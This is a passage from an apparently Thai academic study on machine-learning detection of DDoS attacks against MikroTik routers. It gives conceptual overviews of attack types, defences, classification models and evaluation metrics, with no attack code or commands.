1.4.13 ระบบป้องกันการบุกรุก (Intrusion Prevention System : IPS) หมายถึง ระบบที่ทำหน้าที่ตรวจจับและป้องกันการโจมตีหรือการเข้าถึงระบบโดยไม่ได้รับอนุญาตโดยสามารถบล็อก แก้ไขหรือยุติกิจกรรมต้องสงสัยได้ทันทีต่างจากระบบตรวจจับการบุกรุก ที่ทำได้แค่ตรวจจับและแจ้งเตือน

1.4.14 การปลอมแปลงหมายเลขไอพี (IP Spoofing) หมายถึง การปลอมแปลงหมายเลข IP Address ต้นทางของแพ็กเกจข้อมูล (Packet) ที่ส่งออกไปจากเครื่องหนึ่งเพื่อแสร้งว่ามาจากเครื่องอื่น โดยมีเป้าหมายเพื่อหลอกลวงระบบหรือบุคคลให้เชื่อว่าแพ็กเกจนั้นมาจากแหล่งที่เชื่อถือได้ หรือเพื่อหลีกเลี่ยงการถูกตรวจจับ

1.4.15 เครือข่ายการส่งเนื้อหา (Content Delivery Networks : CDN) หมายถึง ระบบเครือข่ายของเครื่องแม่ข่ายที่กระจายอยู่ในหลายภูมิภาคทั่วโลก ซึ่งทำหน้าที่ เก็บสำเนาเนื้อหาจากเว็บไซต์ต้นทาง เช่น รูปภาพ วิดีโอ ไฟล์ JavaScript/CSS หรือ HTML และ ส่งเนื้อหานั้นให้กับผู้ใช้งานจากเครื่องแม่ข่ายที่อยู่ใกล้ผู้ใช้มากที่สุด เพื่อลดเวลาในการโหลดและเพิ่มประสิทธิภาพการให้บริการ

1.4.16 ซียูอาร์แอล (cURL) หมายถึง เครื่องมือบรรทัดคำสั่งที่ใช้สำหรับส่งคำขอและรับข้อมูลผ่านโพรโทคอลลอลต่าง ๆ เช่น HTTP HTTPS FTP SFTP โดยสามารถใช้ในการดึงข้อมูลจากเว็บไซต์หรือส่งข้อมูลไปยังเครื่องแม่ข่ายเหมาะสำหรับการทดสอบ API ดาวน์โหลดไฟล์ หรือการทำงานอัตโนมัติผ่านสคริปต์

1.5 ประโยชน์ที่ได้รับ

1.5.1 ได้แบบจำลองการเรียนรู้ของเครื่องที่มีความแม่นยำในการตรวจจับและจำแนกการสื่อสารที่มีความเสี่ยงต่อการโจมตีแบบปฏิเสธการให้บริการแบบกระจายที่สามารถนำไปพัฒนาระบบตรวจจับและป้องกันการโจมตีบนเราเตอร์ไมโครติกได้อย่างมีประสิทธิภาพ

1.5.2 ช่วยลดความเสี่ยงในการเกิดความเสียหายจากการโจมตีแบบปฏิเสธการให้บริการแบบกระจายภายในระบบเครือข่ายที่ใช้งานเราเตอร์ไมโครติก ส่งผลให้ระบบเครือข่ายมีความเสถียรและปลอดภัยยิ่งขึ้น

1.5.3 ได้แนวทางการป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายบนเราเตอร์ไมโครติกที่มีประสิทธิภาพและความซับซ้อนมากขึ้น

บทที่ 2
เอกสารและงานวิจัยที่เกี่ยวข้อง

การเพิ่มประสิทธิภาพการป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายบนเราเตอร์ไมโครติกด้วยการเรียนรู้ของเครื่องผู้จัดทำการค้นคว้าอิสระได้ศึกษาค้นคว้าเอกสารและงานวิจัยที่เกี่ยวข้องโดยมีรายละเอียดดังนี้

2.1 การโจมตีและการป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจาย

2.2 การเรียนรู้ของเครื่อง

2.3 การประเมินประสิทธิภาพของแบบจำลองการจำแนกประเภทในการเรียนรู้ของเครื่อง

2.4 งานวิจัยที่เกี่ยวข้อง

2.1 การโจมตีและการป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจาย

2.1.1 การโจมตีแบบปฏิเสธการให้บริการแบบกระจาย

การโจมตีทางอินเทอร์เน็ตทำให้บริการออนไลน์ไม่สามารถให้บริการได้ปกติ การโจมตีส่งผลให้ระบบเครือข่ายไม่สามารถตอบสนองต่อคำร้องขอจากผู้ใช้ได้การโจมตีการปฏิเสธการให้บริการแบบกระจายอาศัยเครือข่ายของคอมพิวเตอร์ที่ถูกบุกรุกจากมัลแวร์ ซึ่งเรียกว่าบอท เมื่อบอทเหล่านี้ถูกควบคุมโดยผู้โจมตีจะส่งคำร้องขอจำนวนมากไปยังระบบเป้าหมาย ในเวลาเดียวกันส่งผลให้ทรัพยากรของระบบถูกใช้งานจนเต็มประสิทธิภาพและไม่สามารถให้บริการได้อย่างต่อเนื่อง การโจมตีการปฏิเสธการให้บริการแบบกระจายมีความซับซ้อนและยากต่อการป้องกัน [3] นอกจากนี้มีประเภทของการโจมตีแบบปฏิเสธการให้บริการแบบกระจายสามารถจำแนกออกเป็น 4 ประเภทหลักได้แก่

2.1.1.1 การโจมตีโดยอาศัยปริมาณข้อมูล (Volume-Based Attack) การส่งแพ็กเกจจำนวนมากไปยังเป้าหมายจนเครือข่ายเต็มส่งผลให้ไม่สามารถให้บริการแก่ผู้ใช้ได้ ได้แก่

ก. การโจมตีแบบ ICMP Flood (Ping Flood) ส่งแพ็กเกจไอซีเอ็มพี (ICMP Echo Request) จำนวนมากเพื่อให้เป้าหมายต้องตอบกลับทำให้ระบบเครือข่ายทำงานหนัก

ข. การโจมตีแบบ DNS Amplification Attack ใช้วิธีการการปลอมแปลงที่อยู่ไอพีต้นทาง (IP Spoofing) เพื่อส่งคำขอไปยังระบบเครือข่ายการโจมตีแบบปฏิเสธการให้บริการ

แบบกระจายที่กำหนดให้ตอบกลับด้วยข้อมูลจำนวนมาก และทำให้ข้อมูลดังกล่าวถูกส่งกลับไปยังเป้าหมายส่งผลให้ทรัพยากรของเป้าหมายถูกใช้จนหมด

2.1.1.2 การโจมตีโดยอาศัยช่องโหว่ของโพรโทคอล (Protocol-Based Attack) การโจมตีที่ใช้ประโยชน์จากข้อบกพร่องของโพรโทคอล เช่น โพรโทคอลทีซีพี โพรโทคอลยูดีพี หรือ ไอซีเอ็มพี ทำให้เป้าหมายใช้ทรัพยากรจนหมด ได้แก่ การโจมตีแบบ SYN Flood และการโจมตีแบบ RST Flood

2.1.1.3 การโจมตีที่เลียนแบบปริมาณข้อมูลของแอปพลิเคชัน (Application Layer Attack) มุ่งเป้าโจมตีแอปพลิเคชันโดยส่งคำขอที่ดูเหมือนปกติแต่มีเจตนาโจมตี โดยอาศัยการส่งคำขอที่ดูเหมือนปกติแต่มีปริมาณมากทำให้ระบบเครือข่ายไม่สามารถให้บริการได้ เช่น การโจมตีแบบ HTTP Flood และการโจมตีแบบ Slowloris Attack

2.1.1.4 การโจมตีปฏิเสธการให้บริการแบบ (Slowloris Attack) ใช้การส่งคำขอ HTTP แบบไม่สมบูรณ์ไปยังผู้ให้บริการเว็บไซต์เป้าหมายและต่อเนื่องเพื่อก่อให้เกิดการใช้ทรัพยากรจนหมดไปทำให้ระบบเครือข่ายไม่สามารถตอบสนองคำขอใหม่จากผู้ใช้อื่นได้ โดยลักษณะการโจมตีจะส่งข้อมูลไปยังเป้าหมายอย่างช้าๆ และต่อเนื่องโดยไม่ทำให้คำขอเสร็จสมบูรณ์ระบบเครือข่ายจึงต้องรอจนกว่าการเชื่อมต่อแต่ละครั้งจะหมดอายุลง

2.1.2 การป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจาย

การโจมตีแบบปฏิเสธการให้บริการแบบกระจายนั้นมีรูปแบบการโจมตีที่หลากหลายและซับซ้อนขึ้นโดยในปัจจุบันการป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายมีการนำเทคโนโลยีและวิธีดังต่อไปนี้

2.1.2.1 การกรองข้อมูลการจราจรภายในเครือข่าย (Traffic Filtering) การกรองข้อมูลการจราจรนี้มีวัตถุประสงค์เพื่อแยกแยะและป้องกันปริมาณข้อมูลเครือข่ายที่ไม่พึงประสงค์หรืออันตรายออกจากปริมาณข้อมูลเครือข่ายที่เป็นปกติ โดยกระบวนการนี้สามารถทำได้โดยใช้เกตเวย์ (Gateway) และระบบอื่นๆ ที่ถูกพัฒนาเพื่อกำจัดข้อมูลที่ไม่เหมาะสมก่อนที่การโจมตีจะเข้าถึงเครื่องที่ให้บริการ

2.1.2.2 การใช้เครือข่ายการส่งเนื้อหา (Content Delivery Networks : CDN) เป็นเทคโนโลยีที่ใช้ในการกระจายทรัพยากรและลดการทำงานของเครื่องที่ให้บริการโดยตรงซึ่งทำให้ระบบมีความเสถียรภาพรองรับการโจมตีได้และมีประสิทธิภาพในการให้บริการมากขึ้น

2.1.2.3 การใช้การเรียนรู้ของเครื่องและปัญญาประดิษฐ์ในการควบคุมเครือข่ายอัจฉริยะซึ่งเทคโนโลยีเหล่านี้ถูกนำมาใช้เพื่อวิเคราะห์รูปแบบของการโจมตีและปรับการป้องกัน

ให้เหมาะสมกับสถานการณ์ที่เกิดขึ้นการควบคุมนี้จะช่วยให้ระบบมีความยืดหยุ่นและสามารถป้องกันการโจมตีใหม่ๆ ได้อย่างมีประสิทธิภาพทำให้ระบบเครือข่ายมีความปลอดภัยมากยิ่งขึ้น

2.1.2.4 การใช้ระบบการเฝ้าระวังและเตือนล่วงหน้า (Monitoring and Early Warning Systems) ในการป้องกันการโจมตีโดยประกอบด้วยระบบการตรวจจับการบุกรุกและระบบการป้องกันการบุกรุก เป็นเครื่องมือที่ใช้ในการตรวจจับและแจ้งเตือนการโจมตีได้ล่วงหน้า ซึ่งช่วยให้เจ้าหน้าที่สามารถตอบสนองต่อการโจมตีได้ในทันทีที่มีการตรวจพบการโจมตีจากระบบ

2.1.2.5 การใช้แบบจำลองทางคณิตศาสตร์และวิธีทางสถิติช่วยในการจำแนกการโจมตีที่เกิดขึ้นกับระบบอาทิเช่น ค่าเฉลี่ย ส่วนเบี่ยงเบนมาตรฐาน และการวิเคราะห์ความแปรปรวนจากข้อมูล อัตราการร้องขอข้อมูลที่สูงเกินปกติ ผ่านแบบจำลอง Lanchester Combat

การโจมตีและการป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบเป็นประเด็นสำคัญในด้านความมั่นคงปลอดภัยไซเบอร์ โดยการโจมตีรูปแบบนี้มีวัตถุประสงค์เพื่อทำให้ระบบหรือบริการออนไลน์ไม่สามารถให้บริการแก่ผู้ใช้งานได้ตามปกติ โดยอาศัยการควบคุมเครือข่ายของเครื่องคอมพิวเตอร์ที่ติดมัลแวร์หรือบอท (Botnet) เพื่อส่งคำร้องขอจำนวนมากไปยังเป้าหมายในเวลาเดียวกัน ส่งผลให้ทรัพยากรของระบบถูกใช้จนหมด สามารถจำแนกการโจมตีออกเป็น 4 ประเภท ได้แก่ การโจมตีแบบอิงปริมาณข้อมูล เช่น ICMP Flood และ DNS Amplification การโจมตีโดยใช้ช่องโหว่ของโพรโทคอล เช่น SYN Flood การโจมตีในระดับแอปพลิเคชัน เช่น HTTP Flood และ Slowloris ตลอดจนการโจมตีแบบค่อยเป็นค่อยไปที่ใช้คำขอ HTTP ไม่สมบูรณ์เพื่อให้ระบบต้องรอจนหมดทรัพยากรสำหรับแนวทางการป้องกันการโจมตีในปัจจุบันมีการนำเทคโนโลยีหลายรูปแบบมาใช้ร่วมกัน เช่น การกรองข้อมูลจราจรเครือข่าย การใช้เครือข่ายการส่งเนื้อหาเพื่อกระจายโหลด การประยุกต์ใช้การเรียนรู้ของเครื่องและปัญญาประดิษฐ์ในการตรวจจับการใช้ระบบเฝ้าระวังและเตือนภัยล่วงหน้า รวมถึงการประยุกต์ใช้แบบจำลองทางคณิตศาสตร์และสถิติในการจำแนกพฤติกรรมที่ผิดปกติ ซึ่งล้วนเป็นแนวทางสำคัญที่ช่วยเพิ่มความสามารถในการป้องกันและรับมือกับการโจมตีได้อย่างมีประสิทธิภาพ

2.2 การเรียนรู้ของเครื่อง

การเรียนรู้ของเครื่องเป็นสาขาหนึ่งของปัญญาประดิษฐ์ที่มุ่งพัฒนาระบบคอมพิวเตอร์สามารถเรียนรู้จากข้อมูลและปรับปรุงประสิทธิภาพโดยไม่ต้องพึ่งพาการเขียนโปรแกรมแบบดั้งเดิม การเรียนรู้ของเครื่องถูกนำมาใช้ในหลายด้าน เช่น การวิเคราะห์ข้อมูล การพยากรณ์ การรู้จำรูปแบบ การประมวลผลภาษาธรรมชาติ และการประมวลผลภาพโดยแนวคิดหลักของการเรียนรู้ของเครื่องคือ

การพัฒนาแบบจำลองที่สามารถทำนายผลลัพธ์หรือจำแนกข้อมูลใหม่ได้โดยอิงจากข้อมูลที่มีอยู่ โดยการเรียนรู้ของเครื่องแบ่งออกเป็น 3 ประเภทหลัก ได้แก่

2.2.1 การเรียนรู้ภายใต้การกำกับดูแล (Supervised Learning)

การเรียนรู้ภายใต้การกำกับดูแลเป็นกระบวนการเรียนรู้ที่ใช้ข้อมูลที่มีป้ายกำกับเพื่อให้แบบจำลองสามารถเรียนรู้ความสัมพันธ์ระหว่างตัวแปรอิสระและค่าผลลัพธ์ได้ ตัวอย่างเช่น

2.2.1.1 แบบจำลองต้นไม้ตัดสินใจ (Decision Tree) เป็นแบบจำลองที่ใช้กระบวนการแบ่งข้อมูลออกเป็นลำดับชั้นของการตัดสินใจ โดยอาศัยโหนด (Node) และสาขา (Branch) ในการจัดหมวดหมู่ทำนายผลลัพธ์ตามเงื่อนไขที่กำหนดโครงสร้างของต้นไม้ตัดสินใจแบ่งออกเป็น 3 ส่วน ได้แก่ โหนดราก (Root Node) เป็นจุดเริ่มต้นของกระบวนการตัดสินใจ ซึ่งข้อมูลจะถูกแบ่งออกตามคุณสมบัติที่สำคัญที่สุดโหนดภายใน (Internal Nodes) เป็นโหนดที่อยู่ระหว่างกลางของต้นไม้ใช้ในการแบ่งข้อมูลตามเงื่อนไขย่อยโดยโหนดใบ (Leaf Nodes) เป็นโหนดปลายสุดที่แสดงผลลัพธ์ของกระบวนการตัดสินใจ ซึ่งกระบวนการสร้างต้นไม้ตัดสินใจอาศัยเกณฑ์การแบ่งข้อมูล เช่น ค่าเอนโทรปี (Entropy) และ ดัชนีจินี (Gini Index) เพื่อลดความไม่แน่นอนของข้อมูลในแต่ละขั้นตอน และเลือกตัวแปรที่เหมาะสมที่สุดสำหรับการแบ่งกลุ่มข้อดีของต้นไม้ตัดสินใจคือความสามารถในการตีความได้ง่ายและไม่ต้องการปรับแต่งข้อมูลมากนักหากต้นไม้มีขนาดใหญ่เกินไปอาจเกิดปัญหาการเรียนรู้ที่มากเกินไป (Overfitting) และทำให้ประสิทธิภาพลดลงเมื่อนำไปใช้กับข้อมูลใหม่ โดยถูกนำไปใช้อย่างแพร่หลายในหลากหลายสาขา เช่น การพยากรณ์โรคทางการแพทย์ การคัดกรองสินเชื่อทางการเงิน และการวิเคราะห์พฤติกรรมลูกค้าในธุรกิจออนไลน์

2.2.1.2 แบบจำลองเนอีฟเบย์ (Naïve-Bayes) เป็นแบบจำลองทางสถิติที่ใช้ในการจำแนกประเภทของข้อมูล โดยอิงสมมติฐานว่าตัวแปรแต่ละตัวมีความเป็นอิสระจากกัน แม้สมมติฐานนี้อาจไม่ตรงกับข้อมูลจริงในบางกรณีแต่ความเรียบง่ายของแบบจำลองช่วยให้คำนวณได้อย่างรวดเร็วและมีประสิทธิภาพจึงเหมาะสำหรับงานที่ต้องประมวลผลข้อมูลจำนวนมากและถูกนำไปประยุกต์ใช้ในหลายสาขา เช่น การจำแนกอีเมลสแปม การวิเคราะห์ความคิดเห็นเชิงบวกหรือลบ การตรวจจับธุรกรรมผิดปกติ และการวินิจฉัยโรคจากอาการของผู้ป่วยด้วยจุดเด่นด้านความเร็วและการรองรับข้อมูลขนาดใหญ่แบบจำลองเนอีฟเบย์จึงเป็นแบบจำลองที่นิยมในงานด้านการเรียนรู้ของเครื่อง โดยเฉพาะงานที่เกี่ยวข้องกับการจำแนกประเภทของข้อมูล

2.2.1.3 แบบจำลองเพื่อนบ้านใกล้ที่สุด (K-Nearest Neighbors : K-NN) เป็นหนึ่งในแบบจำลองที่ใช้สำหรับการจำแนกประเภท และการถดถอยโดยอาศัยหลักการของระยะห่างระหว่างจุดข้อมูล ซึ่งสามารถอธิบายกระบวนการทำงานได้ดังนี้ ใช้ข้อมูลที่มีป้ายกำกับในการเรียนรู้แบบจำลอง K-NN เป็นการเรียนรู้แบบไม่มีแบบจำลองตายตัว ซึ่งไม่มีการสร้างฟังก์ชันเพื่อเรียนรู้

ข้อมูลล่วงหน้าแต่จะใช้ข้อมูลที่มีป้ายกำกับเพื่อช่วยให้สามารถจำแนกข้อมูลใหม่ได้ โดยการคำนวณระยะห่างระหว่างข้อมูลเมื่อต้องการจำแนกตัวอย่างใหม่จะใช้การคำนวณระยะห่างระหว่างจุดข้อมูลใหม่กับทุกจุดข้อมูลในชุดฝึกวิธีที่นิยมใช้คำนวณระยะห่าง ได้แก่ ระยะทางแบบยูคลิด (Euclidean Distance) ใช้หาค่าความแตกต่างระหว่างจุดสองจุดในมิติที่กำหนด และระยะทางแมนฮัตตัน (Manhattan Distance) สามารถใช้ได้ขึ้นอยู่กับลักษณะของข้อมูลและเลือก k จุดข้อมูลที่ใกล้ที่สุดหลังจากคำนวณระยะห่างแล้วแบบจำลองจะเลือกข้อมูล k จุดที่ใกล้ที่สุดเพื่อใช้เป็นข้อมูลอ้างอิงในการจำแนกตัวอย่างใหม่ โดยกรณีของการจำแนกประเภทจะใช้น้ำหนักเสียงข้างมากจากข้อมูล k จุดที่ใกล้ที่สุดเพื่อกำหนดประเภทของข้อมูลใหม่ตัวอย่าง เช่น ถ้าในกลุ่มเพื่อนบ้านที่ใกล้ที่สุด k จุด มี 3 จุดเป็นประเภท A และ 2 จุดเป็นประเภท B ระบบจะกำหนดให้ตัวอย่างใหม่เป็นประเภท A และกรณีของการถดถอย (Regression) จะใช้คำนวณค่าเฉลี่ยของค่าผลลัพธ์จากข้อมูล k จุดที่ใกล้ที่สุดเพื่อทำนายค่าของตัวอย่างใหม่ต่อไป

2.2.1.4 แบบจำลองโครงข่ายประสาทเทียม (Artificial Neural Network : ANN) มีโครงสร้างแบ่งออกเป็น 3 ชั้นหลักได้แก่ ชั้นอินพุต (Input Layer) ชั้นซ่อน (Hidden Layers) และชั้นเอาต์พุต (Output Layer) เป็นรูปแบบหนึ่งของปัญญาประดิษฐ์ที่ถูกพัฒนาขึ้นเพื่อเลียนแบบการทำงานของเซลล์ประสาทในสมองของมนุษย์ โดยมีวัตถุประสงค์เพื่อใช้ในการประมวลผลข้อมูลและการเรียนรู้โครงข่ายประสาทเทียมประกอบด้วยโหนดที่เชื่อมโยงกันเป็นชั้นโดยมีการกำหนดค่าน้ำหนักและอคติเพื่อควบคุมการส่งผ่านข้อมูลระหว่างโหนด ซึ่งประเภทของโครงข่ายประสาทเทียมแบ่งเป็น 4 ประเภทหลักได้แก่

ก. โครงข่ายประสาทเทียมแบบฟีดฟอร์เวิร์ด (Feedforward Neural Network: FNN) ข้อมูลไหลจากชั้นอินพุตไปยังชั้นเอาต์พุตในทิศทางเดียวเหมาะกับข้อมูลที่ไม่เป็นลำดับเช่น การจำแนกประเภท

ข. โครงข่ายประสาทแบบย้อนกลับ (Recurrent Neural Network: RNN): มีการส่งค่าผลลัพธ์ย้อนกลับไปยังโหนดก่อนหน้าเหมาะสำหรับข้อมูลลำดับ เช่น ข้อความหรือเสียง

ค. โครงข่ายประสาทเทียมแบบคอนโวลูชัน (Convolutional Neural Network: CNN) ออกแบบมาเพื่อการประมวลผลภาพและวิดีโอ

ง. โครงข่ายประสาทเทียมแบบลึก (Deep Neural Network: DNN) ประกอบด้วยหลายชั้นซ่อนใช้ในการเรียนรู้เชิงลึก (Deep Learning)

2.2.2 การเรียนรู้โดยไม่ต้องกำกับดูแล (Unsupervised Learning)

การเรียนรู้โดยไม่ต้องกำกับดูแลเป็นการเรียนรู้ที่ใช้ข้อมูลที่ไม่มีป้ายกำกับ โดยวิธีการจะพยายามค้นหารูปแบบที่ซ่อนอยู่ในข้อมูล เช่น การจำแนกกลุ่ม หรือการลดมิติของข้อมูลตัวอย่างแบบจำลองที่ใช้กันทั่วไปได้แก่

2.2.2.1 แบบจำลองการจัดกลุ่มข้อมูลแบบเคมีนส์ (K-means Clustering) เป็นวิธีการที่ใช้สำหรับการจำแนกกลุ่มข้อมูล โดยอาศัยการแบ่งข้อมูลออกเป็น K กลุ่ม โดยกำหนดจุดศูนย์กลางของแต่ละกลุ่มจากนั้นทำการปรับปรุงจุดศูนย์กลางซ้ำๆ จนกว่ากลุ่มของข้อมูลจะมีความเสถียร วิธีการนี้เหมาะสำหรับการวิเคราะห์ข้อมูลที่ต้องการจำแนกกลุ่มอย่างชัดเจน

2.2.2.2 แบบจำลองการจัดกลุ่มข้อมูลแบบลำดับชั้น (Hierarchical Clustering) เป็นวิธีการจัดกลุ่มข้อมูลโดยไม่ต้องกำหนดจำนวนกลุ่มล่วงหน้า โดยอาศัยแนวคิดการรวมกลุ่ม หรือการแยกกลุ่ม เพื่อสร้างโครงสร้างลำดับชั้นของข้อมูลในลักษณะต้นไม้ ซึ่งสามารถแสดงความสัมพันธ์ระหว่างข้อมูลแต่ละกลุ่มได้อย่างชัดเจนเหมาะสำหรับการวิเคราะห์ข้อมูลที่มีลักษณะเชิงลำดับ เช่น การจัดกลุ่มสายพันธุ์ หรือการจำแนกผู้ใช้ตามพฤติกรรม

2.2.2.3 แบบจำลองการจัดกลุ่มข้อมูลแบบ (Density-Based Spatial Clustering of Applications with Noise: DBSCAN) เป็นวิธีการจัดกลุ่มข้อมูลตามความหนาแน่นของจุดข้อมูล โดยไม่จำเป็นต้องกำหนดจำนวนกลุ่มล่วงหน้า และสามารถตรวจจับข้อมูลนอกกลุ่มได้ดีจุดเด่นคือสามารถจัดกลุ่มข้อมูลที่มีรูปร่างไม่แน่นอนและไม่ต่อเนื่องกันได้เหมาะสำหรับข้อมูลที่มีลักษณะกระจายตัวหรือมี noise ปะปนจำนวนมาก

2.2.3 การเรียนรู้แบบเสริมกำลัง (Reinforcement Learning)

การเรียนรู้แบบเสริมกำลังเป็นกระบวนการเรียนรู้ที่ตัวแทน (Agent) ทำการตัดสินใจภายใต้สภาพแวดล้อม โดยมีเป้าหมายเพื่อเพิ่มผลตอบแทนสะสมให้มากที่สุดในระยะยาวตัวแทนจะเรียนรู้ผ่านการทดลองและข้อผิดพลาด โดยอาศัยกลไกของรางวัลและการลงโทษ ซึ่งช่วยให้ระบบสามารถปรับปรุงพฤติกรรมตนเองได้อย่างต่อเนื่องตามสถานการณ์ที่เปลี่ยนแปลง

การเรียนรู้ของเครื่องเป็นแขนงหนึ่งของปัญญาประดิษฐ์ที่มุ่งเน้นให้ระบบคอมพิวเตอร์สามารถเรียนรู้จากข้อมูลและพัฒนาความสามารถในการตัดสินใจหรือพยากรณ์ผลลัพธ์ได้โดยไม่จำเป็นต้องพึ่งพาการเขียนโปรแกรมแบบเป็นขั้นตอนตายตัว โดยแนวคิดหลักของการเรียนรู้ของเครื่องการพัฒนาแบบจำลองจากข้อมูลเพื่อให้สามารถประมวลผลและตอบสนองต่อข้อมูลใหม่ได้อย่างถูกต้องและแม่นยำ การเรียนรู้ของเครื่องแบ่งออกเป็นสามประเภทหลัก ได้แก่ การเรียนรู้ภายใต้การกำกับดูแล ซึ่งเป็นกระบวนการเรียนรู้จากข้อมูลที่มีป้ายกำกับ เพื่อสร้างความสัมพันธ์ระหว่างตัวแปรอินพุตและผลลัพธ์ โดยมีแบบจำลองที่นิยมใช้งาน เช่น แบบจำลองต้นไม้ แบบจำลองเนอีฟเบย์ (Naïve Bayes) แบบจำลองเพื่อนบ้านใกล้ที่สุดและแบบจำลองโครงข่ายประสาทเทียม (Artificial Neural

Network: ANN) ซึ่งมีทั้งแบบฟีดฟอร์เวิร์ด แบบย้อนกลับ แบบคอนโวลูชัน และแบบลึก การเรียนรู้โดยไม่ต้องกำกับดูแล ซึ่งใช้กับข้อมูลที่ไม่มีป้ายกำกับ โดยเน้นการค้นหารูปแบบหรือโครงสร้างที่ซ่อนอยู่ในข้อมูล เช่น การจัดกลุ่มข้อมูลด้วยแบบจำลอง K-means Hierarchical Clustering และ DBSCAN การเรียนรู้แบบเสริมกำลัง ซึ่งเป็นกระบวนการเรียนรู้ที่ตัวแทนทำการตัดสินใจภายใต้สภาพแวดล้อมโดยอาศัยรางวัลและบทลงโทษเป็นกลไกในการปรับปรุงพฤติกรรม โดยมีเป้าหมายเพื่อเพิ่มผลตอบแทนสะสมในระยะยาว ซึ่งสามารถนำไปประยุกต์ใช้ในระบบอัตโนมัติที่มีความซับซ้อนและเปลี่ยนแปลงตลอดเวลาได้อย่างมีประสิทธิภาพ

2.3 การประเมินประสิทธิภาพแบบจำลองการเรียนรู้ของเครื่อง

การจำแนกประเภทเป็นหนึ่งในปัญหาพื้นฐานของการเรียนรู้ของเครื่องที่ใช้ในการจำแนกข้อมูลออกเป็นหมวดหมู่ต่างๆ ตามตัวแปรอินพุตที่กำหนด โดยแบบจำลองจะถูกฝึกด้วยชุดข้อมูลฝึกและถูกทดสอบด้วยชุดข้อมูลทดสอบเพื่อตรวจสอบความสามารถในการจำแนกประเภทให้ถูกต้อง เพื่อวัดประสิทธิภาพของแบบจำลองที่ใช้สำหรับการจำแนกประเภทจำเป็นต้องใช้เมตริกหลายตัวเพื่อประเมินผลลัพธ์ โดยเมตริกเหล่านี้ช่วยให้สามารถเข้าใจถึงคุณภาพของแบบจำลองและระบุข้อดีหรือข้อเสียของแบบจำลองในมิติที่แตกต่างกัน

2.3.1 ค่าความถูกต้อง เป็นตัวชี้วัดที่ใช้ประเมินประสิทธิภาพของแบบจำลองการเรียนรู้ของเครื่องหรือการจำแนกประเภทโดยแสดงให้เห็นว่าสัดส่วนของตัวอย่างทั้งหมดที่แบบจำลองพยากรณ์ดังสมการที่ 2-1

$$\text{Accuracy} = \frac{\text{TP} + \text{TN}}{\text{TP} + \text{TN} + \text{FP} + \text{FN}} \tag{2-1}$$

โดยที่ TP: ทำนายว่าเป็นบวก และเป็นจริง

TN: ทำนายว่าเป็นลบ และเป็นจริง

FP: ทำนายว่าเป็นบวก แต่จริง ๆ เป็นลบ

FN: ทำนายว่าเป็นลบ แต่จริง ๆ เป็นบวก

การประเมินผลแบบจำลองค่าความถูกต้องที่สูงแสดงว่าแบบจำลองสามารถทำนายผลได้ถูกต้องในสัดส่วนมาก ซึ่งเป็นสัญญาณบวกในกรณีที่ชุดข้อมูลมีการกระจายของคลาสอย่างสมดุล ในทางกลับกันค่าความถูกต้องที่ต่ำสะท้อนถึงความผิดพลาดของแบบจำลอง และอาจจำเป็นต้องปรับปรุงทั้งตัวแบบจำลองที่ใช้การฝึก ค่าความถูกต้องจะเป็นตัวชี้วัดที่นิยมใช้แต่ก็มีข้อจำกัดโดยเฉพาะในกรณีที่ข้อมูลไม่สมดุล เช่น หากร้อยละ 95.00 ของข้อมูลเป็นคลาสลบ และมี

ร้อยละ 5.00 เป็นคลาสบวกแบบจำลองที่ทำนาย ทุกตัวอย่างเป็นลบจะได้ค่าความถูกต้องถึงร้อยละ 95.00 ดังนั้นในกรณีข้อมูลไม่สมดุลควรพิจารณาค่าชี้วัดอื่นร่วมด้วย เช่น ค่าความแม่นยำ ค่าความไว และค่าคะแนนเอฟหนึ่งเพื่อประเมินประสิทธิภาพของแบบจำลองได้แม่นยำมากขึ้น

2.3.2 ค่าความแม่นยำ เป็นตัวชี้วัดทางสถิติที่ใช้ในด้านการเรียนรู้ของเครื่องและการวิเคราะห์ข้อมูลเพื่อวัดความถูกต้องของค่าที่ทำนายเมื่อเปรียบเทียบกับค่าจริง โดยเฉพาะในแบบจำลองการจำแนกประเภท ดังสมการที่ 2-2

$$Precision = \frac{\mathrm{TP}}{\mathrm{TP} + \mathrm{FP}} \tag{2-2}$$

โดยที่ TP: ทำนายว่าเป็นบวก และเป็นจริง

FP: ทำนายว่าเป็นบวก แต่จริง ๆ เป็นลบ

การประเมินผลแบบจำลองค่าความแม่นยำสามารถอธิบายได้ว่าหากค่าความแม่นยำอยู่ในระดับสูงแสดงว่าแบบจำลองมีความสามารถในการคัดกรองข้อมูลที่เป็นกลุ่มบวกได้อย่างถูกต้อง โดยมีอัตราการทำนายผิดต่ำ กล่าวคือ แบบจำลองมีแนวโน้มทำนายเป็นบวกเฉพาะ ในกรณีที่เป็นบวกจริงเท่านั้นในทางกลับกันหากค่าความแม่นยำอยู่ในระดับต่ำย่อมบ่งชี้ว่าแบบจำลองมีแนวโน้มทำนายข้อมูลว่าเป็นบวกในกรณีที่ข้อมูลนั้นเป็นลบจริงในอัตราที่สูง ซึ่งสะท้อนถึงความคลาดเคลื่อนในการจำแนกข้อมูลกลุ่มบวกได้อย่างมีนัยสำคัญ

2.3.3 ค่าการระลึก เป็นค่าที่ใช้วัดความสามารถของแบบจำลองในการตรวจจับตัวอย่างที่อยู่ในกลุ่มบวกได้อย่างถูกต้อง ดังสมการที่ 2-3

$$Recall = \frac{\mathrm{TP}}{\mathrm{TP} + \mathrm{FN}} \tag{2-3}$$

โดยที่ TP: ทำนายว่าเป็นบวก และเป็นจริง

FP: ทำนายว่าเป็นบวก แต่จริง ๆ เป็นลบ

การประเมินผลแบบจำลองสามารถระบุข้อมูลที่ควรถูกจัดอยู่ในกลุ่มบวกได้ครบถ้วนมากน้อยเพียงใด โดยค่าการระลึกที่สูงสะท้อนว่าแบบจำลองมีโอกาสพลาดน้อยในการตรวจจับตัวอย่างที่ควรถูกจำแนกว่าเป็นบวก ซึ่งเหมาะอย่างยิ่งสำหรับปัญหาที่ต้องการลดความเสี่ยงจากการมองข้ามข้อมูลสำคัญ เช่น การตรวจโรคหรือการตรวจจับภัยคุกคาม

